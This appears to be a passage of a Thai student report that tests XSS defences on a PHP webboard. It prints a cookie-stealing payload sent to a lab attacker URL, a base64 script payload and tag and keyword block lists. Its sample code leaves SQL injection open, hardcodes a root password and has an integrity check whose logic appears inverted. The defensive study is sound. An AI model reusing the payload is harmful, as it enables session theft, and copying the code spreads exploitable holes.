
&#60a href=# onclick = &#38#34document.location = &#39http:&#47&#47192.168.225.133&#47project&#47hack.php?cook = &#39+ escape&#40document.cookie &#41&#59&#38 #34 &#62Click_Here&#60&#47a&#62

ซึ่งได้ทำการเปลี่ยนสัญลักษณ์ที่คาดว่าจะแฝงมากับคำสั่งที่เป็นอันตรายให้กลายเป็น HTML NUMBER แล้ว

←T→	id	topic	detail	name	email	created	view	reply
☐ ✎ ✕	154	&#60a href=# onclick = &#38#34document.location = ...	dd	dd	dd	2017-07-16 15:29:30	0	0

ภาพที่ 4.5 ฐานข้อมูลที่ถูกกรองเปลี่ยนเป็น HTML NUMBER

และเมื่อระบบทำการดึงข้อมูลจากฐานข้อมูลกลับมาแสดงที่หน้าเว็บไซต์ก็จะแปลงจาก HTML NUMBER กลับมาเป็นสัญลักษณ์เหมือนเดิมโดยที่จะไม่ทำคำสั่งที่เป็นอันตราย ทำให้ผู้ใช้งานดูเหมือนไม่ได้มีการเปลี่ยนแปลงข้อมูลที่บันทึกเข้าไป



ภาพที่ 4.6 การนำกลับมาแสดงที่หน้าเว็บไซต์จากฐานข้อมูลที่ถูกเปลี่ยนเป็น HTML NUMBER

จะเห็นว่ามีสัญลักษณ์บางตัวที่ไม่แปลงจาก HTML NUMBER กลับมาเป็นสัญลักษณ์เนื่องจากเบราว์เซอร์ยังไม่รองรับการแปลงกลับ

4.1.3 ผลการทดสอบการกรองสัญลักษณ์ที่มากับคำสั่งที่เป็นอันตรายโดยเปลี่ยนเป็น HTML ENTITY ทดสอบโดยการเรียกใช้ฟังก์ชัน changesymboltohtmlname เพื่อทำการเปลี่ยนสัญลักษณ์ที่คาดว่าจะแฝงมากับคำสั่งที่เป็นอันตรายกลายเป็น HTML ENTITY แล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
session_start();
require 'connect.php';
function changesymboltoname($txt)
{
    $symbol = array(
        '\"' => '&quot;',
        '&' =>  '&amp;',
        "'" =>  '&apos;',
        '<' =>  '&lt;',
        '>' =>  '&gt;');
    $csthex = str_replace(array_keys($symbol),$symbol,$txt);
    return $csthex;
}
if($_POST['addtopic']!="")
{
    date_default_timezone_set('Asia/Bangkok');
    $topic = trim($_POST['topic']);
    $detail = trim($_POST['detail']);
    $name = trim($_POST['name']);
    $email = trim($_POST['email']);
    $created = date('Y-m-d H:i:s');
    $topicfilter = changesymboltoname($topic);
    $sql = "INSERT INTO questions (topic,detail,name,email,created) VALUES ";
    $sql .= "('{$topicfilter}','{$detail}','{$name}','{$email}','{$created}')";
    $query2 = mysql_query($sql);
    echo "Success";
    mysql_close();
    echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=webboard.php\" > </head>";
}
?>
```

ภาพที่ 4.7 กรองสัญลักษณ์ที่มากับคำสั่งที่เป็นอันตรายโดยเปลี่ยนเป็น HTML ENTITY

ทดสอบโดยการใส่คำสั่งที่เป็นอันตราย

```
<a href=# onclick = \"document.location = \'http://192.168.225.133/project/hack.php?cook = \'+ escape\(document.cookie\)\;\">Click_Here</a>
```

เข้าไปที่ หัวข้อ (topic) ของเว็บบอร์ดแล้วทำการบันทึกเข้าสู่ฐานข้อมูล เมื่อทำการบันทึกเข้าสู่ฐานข้อมูลจะได้


```
&lt;a href=# onclick = &amp;quot;document.location = &apos;http://192.168.225.133/project/hack.php?cook = &apos;+ escape(document.cookie);&amp;quot;&gt;Click_Here&lt;/a&gt;
```

ซึ่งได้ทำการเปลี่ยนสัญลักษณ์ที่คาดว่าจะแฝงมากับคำสั่งที่เป็นอันตรายให้กลายเป็น HTML ENTITY แล้ว

	id	topic	detail	name	email	created	view	reply
	181	<a href=# onclick = "document.location...	dd	dd	dd	2017-07-17 19:26:54	0	0

ภาพที่ 4.8 ฐานข้อมูลที่ถูกกรองเปลี่ยนเป็น HTML ENTITY

และเมื่อระบบทำการดึงข้อมูลจากฐานข้อมูลกลับมาแสดงที่หน้าเว็บไซต์ก็จะแปลงจาก HTML ENTITY กลับมาเป็นสัญลักษณ์เหมือนเดิมโดยที่จะไม่ทำคำสั่งที่เป็นอันตราย ทำให้ผู้ใช้งานดูเหมือนไม่ได้มีการเปลี่ยนแปลงข้อมูลที่บันทึกเข้าไป



ภาพที่ 4.9 การนำกลับมาแสดงที่หน้าเว็บไซต์จากฐานข้อมูลที่ถูกเปลี่ยนเป็น HTML ENTITY

จะเห็นว่ามีตัวสัญลักษณ์บางตัวที่ไม่แปลงจากเลข HTML ENTITY กลับมาเป็นสัญลักษณ์ เนื่องจากเบราว์เซอร์ยังไม่รองรับการแปลงกลับ

4.1.4 ผลการทดสอบการกรองคำสั่งที่เป็นอันตรายด้วยการเข้ารหัสแบบ base_64 ทดสอบโดยการเรียกใช้ฟังก์ชัน filter_base64 เพื่อทำการเปลี่ยนคำสั่งที่เป็นการเข้ารหัสแบบ base_64 ให้กลายเป็นช่องว่าง แล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
session_start();
require 'connect.php';
function filter_base64($txt)
{
    $pattern_fileter_base64 = '/.*base64.*/i';
    return preg_replace($pattern_fileter_base64,'You_cannot_hack',$txt);
}
if($_POST['addtopic']!="")
{
    date_default_timezone_set('Asia/Bangkok');
    $topic = trim($_POST['topic']);
    $detail = trim($_POST['detail']);
    $name = trim($_POST['name']);
    $email = trim($_POST['email']);
    $created = date('Y-m-d H:i:s');
    $topicfilter = filter_base64($topic);
    $sql = "INSERT INTO questions (topic,detail,name,email,created) VALUES ";
    $sql .= "('{$topicfilter}','{$detail}','{$name}','{$email}','{$created}')";
    $query2 = mysql_query($sql);
    echo "Success";
    mysql_close();
    echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=webboard.php\" > </head>";
}
?>
```

ภาพที่ 4.10 กรองข้อมูลที่เป็นอันตรายที่เป็นการเข้ารหัสแบบ base_64

ทดสอบโดยการใส่คำสั่งที่เป็นอันตราย

<object data="data:text/html;base64, PHNjcmlwdD5hbGVydCgiWW91X3dlcmVf aGFjayIpOzwvc2NyaXB0Pg==></object>

จากคำสั่งข้างต้น เมื่อ Decode การเข้ารหัสแบบbase64 ของ

PHNjcmlwdD5hbGVydCgiWW91X3dlcmVfaGFjayIpO zwvc2NyaXB0Pg==

จะได้เป็น

<script>alert(\"You_were_hacked\");</script>

เข้าไปที่ หัวข้อ (topic) ของเว็บบอร์ดแล้วทำการบันทึกเข้าสู่ฐานข้อมูล เมื่อทำการบันทึกเข้าสู่ฐานข้อมูลจะได้ ‘You_cannot_hack’ ซึ่งได้ทำการเปลี่ยนคำสั่งที่เป็นอันตรายให้กลายเป็นคำที่ต้องการ

ภาพที่ 4.11 การบันทึกที่มีการเข้ารหัสแบบ base_64

	id	topic	detail	name	email	created	view	reply
	129	You_cannot_hack	ดี	ดี	ดี	2017-07-01 10:22:41	0	0

ภาพที่ 4.12 ฐานข้อมูลที่ถูกกรองข้อมูลที่เป็นอันตรายที่เป็นการเข้ารหัสแบบ base_64

และเมื่อระบบทำการดึงข้อมูลจากฐานข้อมูลกลับมาแสดงที่หน้าเว็บไซต์ก็จะได้ ‘You_cannot_hack’

ภาพที่ 4.13 การนำกลับมาแสดงที่หน้าเว็บไซต์กรองข้อมูล base_64

4.1.5 ผลการทดสอบการกรอง TAG ที่เป็นอันตราย ทดสอบโดยการเรียกใช้ฟังก์ชัน filter_tag เพื่อทำการเปลี่ยน TAG ที่เป็นอันตราย ให้กลายเป็นช่องว่าง แล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
function filter_tag($txt)
    {
        $tag = array(
            '/<script[^>]*>/i'  =>  '','/<object[^>]*>/i' =>    '',
            '/<meta[^>]*>/i'    =>  '','/<iframe[^>]*>/i'   =>  '',
            '/<body[^>]*>/i'    =>  '','/<input[^>]*>/i'    =>  '',
            '/<style[^>]*>/i'   =>  '','/<link[^>]*>/i' =>  '',
            '/<bgsound[^>]*>/i' =>  '','/<br[^>]*>/i'   =>  '',
            '/<meta[^>]*>/i'    =>  '','/<xss[^>]*>/i'  =>  '',
            '/<table[^>]*>/i'   =>  '','/<div[^>]*>/i'  =>  '',
            '/<base[^>]*>/i'    =>  '','/<embed[^>]*>/i'    =>  '',
            '/<xml[^>]*>/i' =>  '','/<span[^>]*>/i' =>  '',
            '/<.*href/i' => '','/<applet[^>]*>/i'   =>  '',
            '/<isindex[^>]*>/i' =>  '','/<svg[^>]*>/i' =>   ''
            );
        $fttag = preg_replace(array_keys($tag),$tag,$txt);
        return $fttag;
    }
    if($_POST['addtopic']!="")
    {
        date_default_timezone_set('Asia/Bangkok');
        $topic = trim($_POST['topic']);
        $detail = trim($_POST['detail']);
        $name = trim($_POST['name']);
        $email = trim($_POST['email']);
        $created = date('Y-m-d H:i:s');
        $topic3 = filter_danger_code($topic);
        $sql2 = "INSERT INTO questions (topic,detail,name,email,created) VALUES ";
        $sql2 .= "('{$topic3}','{$detail}','{$name}','{$email}','{$created}')";
        $query2 = mysql_query($sql2);
        echo "Success";
        mysql_close();
        echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=webboard.php\" > </head>";
    }
?>
```

ภาพที่ 4.14 การป้องกันโดยการกรอง TAG

ทดสอบโดยการใส่คำสั่งที่เป็นอันตราย

```
<a href = #onclick=\"document.location=\'http://192.168.225.133/project/hack.php?cook=\'+escape\(document.cookie\)\;\">Click_Here</a>
```


เข้าไปที่ หัวข้อ (topic) ของเว็บบอร์ดแล้วทำการบันทึกเข้าสู่ฐานข้อมูล เมื่อทำการบันทึกเข้าสู่ฐานข้อมูลจะได้

```
=#onclick="document.location='http://192.168.225.133/project/hack.php?cook='+escape(document.cookie);">Click_Here</a>
```

id	topic	detail	name	email	created	view	reply
178	= #onclick="document.location='http://192.168.225...				2017-07-16 16:07:39	0	0

ภาพที่ 4.15 ฐานข้อมูลที่ถูกกรอง TAG

และเมื่อระบบทำการดึงข้อมูลจากฐานข้อมูลกลับมาแสดงที่หน้าเว็บไซต์ก็จะได้



ภาพที่ 4.16 การนำกลับมาแสดงที่หน้าเว็บไซต์จากฐานข้อมูลที่ถูกกรอง TAG

4.1.6 ผลการทดสอบการกรองคำสั่งที่เป็นอันตราย ทดสอบโดยการเรียกใช้ฟังก์ชัน filter_danger_code เพื่อทำการเปลี่ยนคำสั่ง ที่เป็นอันตราย ให้กลายเป็นช่องว่าง แล้วจึงนำไปบันทึกเข้าสู่ฐานข้อมูล

```php
<?php
session_start();
require 'connect.php';
function filter_danger_code($txt)
{
    $code = array(
        'alert' =>  '',
        'document.cookie' =>    '',
        'confirm'   =>  '',
        'document.domain'   =>  ''
        );
    $ftdcode = str_replace(array_keys($code),$code,$txt);
    return $ftdcode;
}
if($_POST['addtopic']!="")
{
    date_default_timezone_set('Asia/Bangkok');
    $topic = trim($_POST['topic']);
    $detail = trim($_POST['detail']);
    $name = trim($_POST['name']);
    $email = trim($_POST['email']);
    $created = date('Y-m-d H:i:s');
    $topicfilter = filter_danger_code($topic);
    $sql = "INSERT INTO questions (topic,detail,name,email,created) VALUES ";
    $sql .= "('{$topicfilter}','{$detail}','{$name}','{$email}','{$created}')";
    $query2 = mysql_query($sql);
    echo "Success";
    mysql_close();
    echo "<head> <meta http-equiv=\"Refresh\" content=\"0;url=webboard.php\" > </head>";
}
?>
```

ภาพที่ 4.17 การกรองคำสั่งที่เป็นอันตราย

ทดสอบโดยการใส่คำสั่งที่เป็นอันตราย

```
<a href = #onclick=\"document.location=\'http://192.168.225.133/project/hack.php?cook=\'+ escape\(document.cookie\)\;\">Click_Here</a>
```

เข้าไปที่ หัวข้อ (topic) ของเว็บบอร์ดแล้วทำการบันทึกเข้าสู่ฐานข้อมูล เมื่อทำการบันทึกเข้าสู่ฐานข้อมูล จะได้

```
<a href = #onclick="document.location='http://192.168.225.133/project/hack.php?cook='+ escape();">Click_Here</a>
```

ภาพที่ 4.18 ฐานข้อมูลที่ถูกกรองคำสั่งที่เป็นอันตราย

จากการป้องกันโดยกรองข้อมูลที่เป็นอันตราย จะพบว่า สามารถป้องกันการโจมตีการบันทึกข้อมูลคำสั่งที่เป็นอันตรายจากผู้โจมตีโดยการกรองข้อมูลได้ ดังนี้


ตารางที่ 4.1 การกรองข้อมูลที่เป็นอันตรายก่อนบันทึกเข้าสู่ฐานข้อมูล

รูปแบบการกรอง	ได้	ไม่ได้
กรองสัญลักษณ์ที่เป็นอันตราย	✓	
กรองข้อมูลที่มีการเข้ารหัสแบบ base64	✓	
กรองข้อมูล TAG ที่เป็นอันตราย	✓	
กรองข้อมูลคำสั่งที่เป็นอันตราย	✓	

4.2 ผลการป้องกันการฝังคำสั่งที่เป็นอันตรายไว้ในไฟล์หรือฐานข้อมูลโดยการตรวจสอบ ความถูกต้องด้วยวิธีการ hash

4.2.1 ผลการป้องกันการฝังคำสั่งที่เป็นอันตรายไว้ในไฟล์

1. เมื่อมีผู้เข้าใช้งานเว็บไซต์ทำการ hash ไฟล์ โดยใส่ key ในการเข้ารหัสอีกชั้นหนึ่งคือ secret ซึ่งเป็นวิธีการแบบ HMAC และทำการตัด string ตั้งแต่ตำแหน่งที่ 2 ไปจำนวน 9 ตัว เก็บไว้ในตัวแปรที่ 1 และ ตัด string ตั้งแต่ตำแหน่งที่ 14 ไปจำนวน 14 ตัว เก็บไว้ในตัวแปรที่ 2 แล้วนำตัวแปรที่ 2 มาต่อเข้ากับตัวแปรที่ 1 เพื่อความปลอดภัยมากขึ้นสำหรับเก็บไว้ใช้ในการยืนยันการตรวจสอบว่าข้อมูลในไฟล์ไม่ได้ถูกแก้ไข แล้วนำไปเปรียบเทียบกับข้อมูลที่ทำการ hash เก็บไว้ในฐานข้อมูล




ภาพที่ 4.19 กระบวนการตรวจสอบการแก้ไขข้อมูลในไฟล์

```php
<?php
$Host= 'localhost';
$Dbname= 'hash';
$User= 'root';
$Password= '12345678';
$conn=mysql_connect("$Host","$User","$Password");
mysql_select_db($Dbname);
$hashfile = hash_hmac_file('md5', 'webboard.php', 'secret');
$hashback = substr($hashfile, 2, 9);
$hashfront = substr($hashfile, 14, 14);
$hash = $hashfront.$hashback;
$sql="SELECT * from hashfile where hashfile='$hash' ;";
$queryhash=mysql_query($sql);
$num_rows = mysql_num_rows($queryhash);
if($num_rows==0)
{
    header( "location: webboard.php" );
    exit(0);
}
else{
?>
<script> alert('This website has been changed');</script>
<?php
    $strTo = "kongzx03@hotmail.com";
    $strSubject = "=?UTF-8?B?".base64_encode("การโจมตี Cross-site Scripting")."?=";
    $strHeader = "Content-type: text/html; charset=UTF-8\n"; // or UTF-8 //
    $strHeader .= "From:"."=?UTF-8?B?".base64_encode("ผู้ใช้งาน")."?="."\nReply-To: ".$strTo;
    $strMessage .= "มีการแก้ไขโค้ดที่ไฟล์ webboard.php";
    $flgSend = @mail($strTo,$strSubject,$strMessage,$strHeader);
}
?>
```

ภาพที่ 4.20 โค้ดการตรวจสอบการโจมตีโดยแก้ไขข้อมูลในไฟล์


2. หากตรวจสอบพบว่าข้อมูลที่ทำการ hash ไม่ตรงกับข้อมูล hash ที่เก็บไว้ในฐานข้อมูล ระบบจะไม่อนุญาตให้ผู้ใช้งานเข้าใช้งาน และจะส่งอีเมล์ไปแจ้งเตือนผู้ดูแลระบบว่ามีการแก้ไขข้อมูลในไฟล์



ภาพที่ 4.21 การแจ้งเตือนให้ผู้ดูแลระบบทราบเมื่อถูกแก้ไขไฟล์

4.2.1 ผลการป้องกันการฝังคำสั่งที่เป็นอันตรายไว้ในฐานข้อมูล

1. เมื่อมีผู้เข้าใช้งานเว็บไซต์ ทำโดยการนำข้อมูลในฐานข้อมูล site ทุกฟิลด์ใน 1 แถว มารวมกัน แล้ว hash ข้อมูล โดยใส่ secret key ในการเข้ารหัสอีกชั้นหนึ่งคือ secret เรียกว่ากระบวนการ HMAC และทำการตัด string ตั้งแต่ตำแหน่งที่ 2 ไปจำนวน 9 ตัว เก็บไว้ในตัวแปรที่ 1 และ ตัด string ตั้งแต่ตำแหน่งที่ 14 ไปจำนวน 14 ตัว เก็บไว้ในตัวแปรที่ 2 แล้วนำตัวแปรที่ 2 มาต่อเข้ากับตัวแปรที่ 1 เพื่อความปลอดภัยมากขึ้นสำหรับเก็บไว้ใช้ในการยืนยันการตรวจสอบว่าข้อมูลในไฟล์ไม่ได้ถูกแก้ไข แล้วนำไปเปรียบเทียบกับข้อมูลที่ทำการ hash เก็บไว้ในฐานข้อมูล




ภาพที่ 4.22 กระบวนการตรวจสอบการแก้ไขข้อมูลในฐานข้อมูล

```php
<?php
$connect1 = mysql_connect("localhost","root","12345678","TRUE");
mysql_select_db('webboard',$connect1);
mysql_query("SET NAMES 'utf8'",$connect1);

$connect2 = mysql_connect("localhost","root","12345678","TRUE");
mysql_select_db('hash',$connect2);
mysql_query("SET NAMES 'utf8'",$connect2);
$sql = "SELECT * FROM site";
$query1 = mysql_query($sql,$connect1) or die(mysql_error());
while($result = mysql_fetch_array($query1)){
    $database_id = $result['id'];
    $text= $result['topic'].$result['module'].$result['data'];
    $hashdatabase = hash_hmac('md5', $text, 'secret');
    $hashback = substr($hashdatabase, 2, 9);
    $hashfront = substr($hashdatabase, 14, 14);
    $hashcheck = $hashfront.$hashback;
    $sql2="SELECT hashdatabase from hashdatabase where database_id='$database_id' ;";
    $query2 = mysql_query($sql2,$connect2) or die(mysql_error());
    $result2 = mysql_fetch_array($query2);
    $hash=$result2['hashdatabase'];
    if($hashcheck!=$hash){
        ?>
        <script> alert('Database has been changed');</script>
        <?php
        $strTo = "kongzx03@hotmail.com";
        $strSubject = "=?UTF-8?B?".base64_encode("การโจมตี Cross-site Scripting")."?=";
        $strHeader = "Content-type: text/html; charset=UTF-8\n"; // or UTF-8 //
        $strHeader .= "From:"."=?UTF-8?B?".base64_encode("ผู้ใช้งาน.")."?="."\nReply-To: ".$strTo;
        $strMessage .= "มีการโจมตีโดยแก้ไขข้อมูลในฐานข้อมูล";
        $flgSend = @mail($strTo,$strSubject,$strMessage,$strHeader);
        exit;
    }
    else{
        ?>
        <script> alert('IT OK');</script>
        <?php
    }
}
?>
```

ภาพที่ 4.23 โค๊ดการตรวจสอบการโจมตีโดยแก้ไขข้อมูลในฐานข้อมูล

